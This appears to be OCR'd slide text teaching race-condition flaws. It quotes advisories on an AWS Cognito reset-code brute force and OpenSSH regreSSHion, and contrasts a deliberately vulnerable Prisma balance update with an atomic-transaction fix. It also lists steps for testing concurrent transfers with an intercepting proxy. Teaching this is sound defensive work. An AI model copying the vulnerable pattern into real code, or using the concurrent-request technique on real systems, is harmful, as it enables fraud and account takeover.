
"The impact of a successful attack usually depends on what the vulnerable function can do."

Example cases

- Bypassing anti-brute force mechanisms (e.g., login mechanism).
- Overdrawing limits (e.g., bank account).
- Multiple voting (e.g., online surveys).
- Multiple execution of transfers.
- Generation and redemption of coupon or discount codes.

Case study

https://www.pentagrid.ch/en/blog/password-reset-code-brute-force-vulnerability-in-AWS-Cognito/




Password reset code brute-force vulnerability in AWS Cognito

Pentagrid AG — 2021-04-30 10:00

The password reset function of AWS Cognito allows attackers to change the account password if a six-digit number (reset code) sent out by E-mail is correctly entered. By using concurrent HTTP request techniques, it was shown that an attacker can do more guesses on this number than mentioned in the AWS documentation (1587 instead of 20). If the attack succeeds and the attacked accounts do not have multi-factor authentication enabled, a full take-over of the attacked AWS Cognito user accounts would have been possible. The issue was fixed by AWS on 2021-04-20.

Impact

An attacker who guessed the correct reset code can set a new password for the attacked AWS Cognito account. This allows attackers to take over the account that is not using additional multi-factor authentication.



VDB-174414

AMAZON AWS COGNITO PASSWORD RECOVERY

CVSS Meta Temp Score	Current Exploit Price (≈)	CTI Interest Score
3.4	$0-$5k	0.00


A vulnerability, which was classified as problematic, was found in Amazon AWS Cognito (affected version not known). Affected is some unknown functionality. The

XM Cyber Advisory

CVE-2024-6387

OpenSSH regreSSHion RCE

OpenSSH RegreSSHion Vulnerability (CVE-2024-6387)


Qualys. Community

Discussions Blog Training Docs Support Trust

Search blog

Blog Home

regreSSHion: Remote Unauthenticated Code Execution Vulnerability in OpenSSH server

Bharat Jogi, Senior Director, Threat Research Unit, Qualys
July 1, 2024 - 8 min read

148

https://blog.qualys.com/vulnerabilities-threat-research/2024/07/01/regresshion-remote-unauthenticated-code-execution-vulnerability-in-openssh-server


Prevention

1. Atomic Operation
2. Locks
    - Pessimistic Lock
    - Optimistic Lock
3. Transaction Isolation Level: Serializable

Test cases: Transffering

CASE 1:


A->B 20 times



20 requests

CASE 2:

A->B, B->C, C->D, D->A 2 times




8 requests (2 cycles)

Test case: Booking

CASE 1:

A->#1, B->#1, C->#1, D->#1 3 times each



12 requests (3 each)

it’s my room!

it’s mine!

get away!

Transactions


- **Atomic**: Ensures that either *all* or *none* operations of the transactions succeed. The transaction is either *committed* successfully or *aborted* and *rolled back*.
- **Consistent**: Ensures that the states of the database before and after the transaction are *valid* (i.e. any existing invariants about the data are maintained).
- **Isolated**: Ensures that concurrently running transactions have the same effect as if they were running in serial.
- **Durability**: Ensures that after the transaction succeeded, any writes are being stored persistently.

1 Atomic Operation


Associated with low-level programming with regards to multi-processing or multi-threading applications and are similar to Critical Sections.

Atomic operations by Prisma ensure that a series of database operations are executed as a single unit.

If any operation in the series fails, the entire transaction is rolled back, leaving the database in its original state before the transaction began




```
const updatedSender = await tx.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: { decrement: parsedAmount } },
});

if (updatedSender.balance < 0) {
  throw new Error('Insufficient funds');
}
```




```
const updatedReceiver = await tx.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: { increment: parsedAmount } },
});
```

Vuln




```
const updatedSender = await prisma.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: sender.balance - parsedAmount },
});
```




```
const updatedReceiver = await prisma.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: receiver.balance + parsedAmount },
});
```


Prevention



```
await prisma.$transaction(async (tx) => {
```




```
const updatedSender = await tx.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: { decrement: parsedAmount } },
});
```



```
const updatedReceiver = await tx.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: { increment: parsedAmount } },
});
```

Prove: case1
A->B 20 times

- Go to the transfer page
- Change the sending method



Transfer Funds

Sender ID: 1


Receiver ID: 2

Amount: 100000

Transfer Method: Secure from race condition with built-in ORM - Atomic Operations.

Prove: case1
A->B 20 times

- Intercept the request
- Send to the Repeater

